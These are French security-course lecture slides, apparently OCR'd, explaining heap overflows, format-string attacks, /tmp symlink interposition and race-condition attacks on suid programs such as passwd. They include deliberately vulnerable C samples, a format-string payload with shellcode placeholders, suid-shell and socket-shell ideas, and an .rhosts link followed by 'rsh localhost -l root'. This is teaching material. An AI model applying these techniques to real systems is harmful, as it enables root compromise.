
Attaques par débordement sur le TAS

- De plus en plus de développeur d'OS fournissent des patches pour les bofs
  - Empêche l'exécution de code dans la pile
  - ➔ développement des « Heap Overflow » (« hof »)
- C'est un « overflow » qui s'attaque aux données allouées dynamiquement (TAS)
- Le TAS sert à stocker les données dynamiques manipulées
  - Bloc de données « malloc »
  - Les images d'un viewer, les fichiers MP3 d'un lecteur de musique
- Un Hof est plus complexe à mettre en place qu'un bof
  - Nécessite une connaissance approfondie du système
    - ✓ Comment sont allouer les blocs de mémoire ?
- Ce type d'attaque est essentiellement basée sur la fabrication de fichiers de données malformés
  - L'attaquant doit provoquer le traitement du fichier
  - L'attaquant doit attendre le traitement du fichier
- Exemple
  - Faille GDI+, Faille WMF, Faille WMV


Attaques par débordement sur le TAS

- Les données du TAS peuvent contenir des pointeurs
  - Ils peuvent être corrompus
  - Les données peuvent être corrompues
- Exemple :
  - Corruption d'une structure utilisée pour un setuid
  - Corruption d'une chaîne de nom de fichier
  - Corruption d'un pointeur de fonction
    - ✓ Pour pointer sur une fonction libc
    - ✓ Pour pointer sur un ShellCode contenu sur le tas, la pile


Attaques par débordement sur le TAS : GNU C



Attaques par débordement sur le TAS : GNU C




Attaques par débordement sur le TAS : GNU C




```
Void Foo(char * string)
{
 char * buffer;
 ...
buffer = malloc (16);
 ...
free(buffer)
}
```


Attaques par débordement sur le TAS : GNU C

- But:
  - Corrompre « fd » et « bk »
  - Corrompre un autre bloc de données
- Moyen
  - Créer un buffer overflow




Attaques par débordement sur le TAS : GNU C


```
Void Foo(char * string)
{
 char * buffer;
 ...
buffer = malloc (16);
strcpy (buffer,string);
 ...
free(buffer)
}
```



Attaques par débordement sur le TAS : GNU C


```
Void Foo(char * string)
{
 char * buffer;
 ...
buffer = malloc (16);
strcpy (buffer,string);
 ...
free(buffer)
}
```



Attaques par débordement sur un espace réduis

- En cas d'espace local trop faible pour stocker le code
  - Il est possible de stocker le code ailleurs en mémoire
    - ✓ En particulier dans l'environnement du processus
    - ✓ Le processus hérite de l'environnement
  - De faire pointer l'adresse de retour sur ce code
- Il existe de nombreuses variantes
  - ∃ des variantes moins détectables par les IDS !
    - ✓ Voir les codes polymorphes (auto-mutable)
- Le ShellCode peut aussi servir à (quelques idées en l'air):
  - Copier /bin/sh en /tmp/monshell et faire un suid
  - Ouvrir un shell connecté à une socket réseau

Attaques par corruption de « chaîne de texte»

- « String Format attack »
- Caractéristiques
  - Type d'attaque découverte en 2000 (récent)
  - Utilise la pile ou le tas qui sont R/W
  - Reproduire l'effet des « bof » (dépassement)
  - Exploitation des formats de sprintf, printf, et consorts
    - ✓ En particulier utilisation du format « %n »
- Il s'agit la aussi de mauvaises habitudes de programmation
  - Méthode incorrecte: printf(string);
    - ✓ Un exemple très simple d'instruction dangereuse
    - ✓ Si string = « %s%s%s%s%s », 99% de chance de crash
  - Méthode correcte: printf("%s", string);

Attaques par corruption de « chaîne de texte»

- Il existe des exemples plus complexes

```
{
char outbuf[512];
char buffer[512];
sprintf (buffer, "ERR Wrong command: %400s", user);
……
sprintf (outbuf, buffer);
}
```

- Code apparemment anodin
  - user="%497d\x3c\xd3\xff\xbf<nops><shellcode>"
  - Lors du premier sprintf ➔ copie normale dans buffer
  - Lors du second sprintf ➔ le contenu de buffer est interprété
    - ✓ %497d ➔ prend la première valeur de la pile et génère une chaîne
    - ✓ La taille : 497 caractères + longueur(« ERR Wrong command : »)
    - ✓ C'est supérieur à 512 ➔ dépassement de capacité avec le formatage de la chaîne
- Le but ultime ➔ reproduire un « bof » avec le formatage printf
  - Cf. exemple précédent

Attaques par fichier interposé

- Exploitation de droits mal définis sur des fichiers
- Peut être couplée avec une attaque de type « race condition »
- Le meilleur exemple : « /tmp »
  - Un grand nombre de programme suid y stocke des données temporaires
  - N'importe qui peut y écrire
  - On peut créer des liens vers des fichiers « root »
- Le but
  - utiliser une application ayant les droits root pour modifier les fichiers root via des liens fabriqués
  - Si l'application ne vérifie pas correctement la nature du fichier
    ➔ problème
- Exemple (désuet) :
  - mktemp crée des fichiers temporaires unique mais pas imprédictibles
  - Faire un lien de /tmp/fichier_temporaire vers /.rhosts
  - Si l'application ajoute une ligne « + + » au fichier, c'est gagné
  - Après il ne reste plus qu'à faire « rsh localhost –l root »

Attaques par « course de vitesse »

- Principe :
  - Système multitâches (de nombreux processus)
  - Profiter du système à un instant où il est vulnérable
    - ✓ Exploit moins difficile à réaliser que l'attaque par débordement
    - ✓ « Il suffit » de réunir les conditions pour que cela arrive
  - Changer les conditions d'exécutions pendant l'exécution d'un programme
    - ✓ Manipuler les flux de données, insérer des données dans le programme
  - Mauvaises suppositions sur des liens de causalité
    - ✓ Ex sur les fichiers ➔ vérification des droits, ouverture, lecture
  - Comme d'habitude ➔ les programmes « suid » sont les cibles !
- But :
  - Obtenir les droits « root »
  - Accéder aux informations manipulées par le service
  - Empêcher le fonctionnement correct du service
  - Bloquer le travail des autres utilisateurs

Attaques par « course de vitesse »

- TOCTTOU =« Time Of Check To Time Of Use »
  - Exploitation de la latence une mesure et son utilisation
    - ✓ Applicable aux fichiers (en particulier aux fichiers sur /tmp)
    - ✓ Les scripts de par leur lenteur (langage interprété) y sont très sensibles
  - Obtention des informations par logiciels simples et analyse des logs produits
    - ✓ strace (appels systèmes), ltrace (appels dynamiques), nm (liste des symboles externes)

Attaques par « course de vitesse » : exemple « passwd »

- Erreur sur HP/UX et SunOS, avec « passwd »
  - Programme Suid puisque doit modifier /etc/passwd
- Déroulement normal des opérations
  1. Ouverture et lecture du fichier « /etc/passwd »
     ➔ obtention de l'entrée utilisateur
  2. Création et ouverture d'un fichier « ptmp » dans le répertoire du fichier « passwd »
  3. Ouvrir à nouveau le fichier « /etc/passwd » et copier le contenu dans « ptmp » (en mettant à jour l'utilisateur).
  4. Fermer le fichier « passwd », « ptmp »
  5. Renommer (pour remplacer) le fichier « passwd » par « ptmp »
- Le programme « passwd » peut travailler sur un fichier spécifié

Attaques par « course de vitesse » : exemple « passwd »

- Créer un fichier ayant un format compréhensible par plusieurs services (« passwd » et « rlogin »)

  localhost account :::::

- Cette ligne est valide pour les fichiers « rhost » et « passwd »
- Exécution de passwd (programme suid) dont on va contourner le fonctionnement normal
- Comment ?
  - En s'insérant entre les manipulations de « passwd »

Attaques par « course de vitesse » : exemple « passwd »

A. On utilise un répertoire pointé par un lien symbolique.
Lien ~attaquant/link ➔ ~attaquant/tmprep
